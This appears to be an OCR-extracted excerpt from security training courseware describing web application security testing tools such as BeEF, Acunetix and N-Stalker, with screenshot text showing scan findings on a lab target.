
Status: Scan session successfully completed.

https://www.nstalker.com

Web Application Security Testing Tools (Cont'd)

Browser Exploitation Framework (BeEF)

The browser exploitation framework (BeEF) is an open-source penetration testing tool used to test and **exploit web applications and browser-based vulnerabilities**


BeEF Control Panel - Mozilla Firefox
BeEF Control Panel
10.10.1.13:3000/ui/panel
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad
Privacy
Pentest
Learn
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
Offline Browsers
Getting Started
Logs
Zombies
Basic
Requester
Page 1 of 1
Displaying logs 1 - 2 of 2

I...	Type	Event	Date	Bro...
2		User with ip 10.10.1.13 has successfully authenticated in the application.	2022-05-26 12:29:50 UTC	0
1		BeEF server started	2022-05-26 12:26:53 UTC	0

https://beefproject.com

Metasploit
https://www.metasploit.com

PowerSploit
https://github.com

Watcher
https://www.casaba.com

Invicti
https://www.invicti.com

Arachni
https://www.arachni-scanner.com

Web Application Security Testing Tools


There are various web application security assessment tools available for scanning, detecting, and assessing the vulnerabilities/security of web applications. These tools reveal their security posture; you can use them to find ways to harden security and create robust web applications. Furthermore, these tools automate the process of accurate web application security assessment.

This section discusses some web application security testing tools.

- **Acunetix Vulnerability Scanner**

  Source: *https://www.acunetix.com*

  Acunetix WVS checks web applications for SQL injections, cross-site scripting, etc. It includes advanced penetration testing tools, such as HTTP Editor and HTTP Fuzzer. It scans the ports of a web server and runs security checks against network services. It also tests web forms and password-protected areas. Furthermore, it provides effective vulnerability management by allowing third-party issue trackers such as Jira, GitLab, GitHub, and FogBugz.




Severity ↓	Vulnerability	URL	Parameter	Status	Confidence %
🟥	Report outdated Scan Engine / Environment (local)	64.225.70.154:general/tcp		Open	
🟦	Check if Mailserver answer to VRFY and EXPN requests	64.225.70.154:25/tcp		Open	
🟩	OpenSSH Detection Consolidation	64.225.70.154:general/tcp		Open	
🟩	OpenVAS / Greenbone Vulnerability Manager Detection	64.225.70.154:9390/tcp		Open	
🟩	OS Detection Consolidation and Reporting	64.225.70.154:general/tcp		Open	
🟩	Postfix SMTP Server Detection	64.225.70.154:25/tcp		Open	
🟩	Service Detection with '<xml/>' Request	64.225.70.154:9390/tcp		Open	
🟩	Services	64.225.70.154:22/tcp		Open	
🟩	Services	64.225.70.154:9390/tcp		Open	
🟩	Services	64.225.70.154:25/tcp		Open	

Figure 14.107: Screenshot of Screenshot of Acunetix Web Vulnerability Scanner

- **N-Stalker Web App Security Scanner**

  Source: *https://www.nstalker.com*

  N-Stalker Web App Security Scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks. It is a useful security tool for developers, system/security administrators, IT auditors, and staff, as it incorporates the well-known “N-Stealth HTTP Security Scanner” and its database of 39,000 web attack signatures along with a component-oriented web application security assessment technology.


N-Stalker Scanner
Scan Options
Start
Scan Session
Policy Editor
Global Options
Report Manager
Macro Recorder
Scan Tools
Web Proxy
HTTP Brute Force
Web Discovery
Encoder Tool
GHDB Tool
HTTP Load Tester
Miscellaneous Tools
Update Manager
About N-Stalker
About
Scanner Events
Scanner
Dashboard
Site Sequence
Allowed Hosts
Rejected Hosts
Objects
Cookies
Scripts (0)
Comments
Web Forms (2)
E-mails
Broken pages (1)
Hidden Fields
Information Leakage (2)
Vulnerabilities
http://www.moviescope.com/
Application might be vulnerable to clickjacking attacks
/
[#8]
Multiple Cross-site request forgery vulnerability has be
Web form allows password caching in the client-side
Possible uncommon HTTP method found to be support
Webserver will disclose platform details or version inf
Webserver will disclose platform details or version inf
Vulnerability Information
Vulnerability
General Info
Details and Fix
Browser Details
HTTP Request
HTTP Response
Simulation Engine
Flag False-Positive
Scan Modules
Components
Scan Events
Module Events

Application might be vulnerable to clickjacking attacks

› Severity : Medium
› Vulnerability Class : ClickJack
› References : OWASP (Top 10 A5) | CWE (693)
› Target URL : http://www.moviescope.com
› Post Data : N/A

› Why is it an issue?

N-Stalker has found your system is vulnerable to clickjacking attack which allows malicious users to manipulate legitimate user interactions within your application.

Scan Module	Current	Total	Progress
N-Stalker Spider Module	7	7	100 %

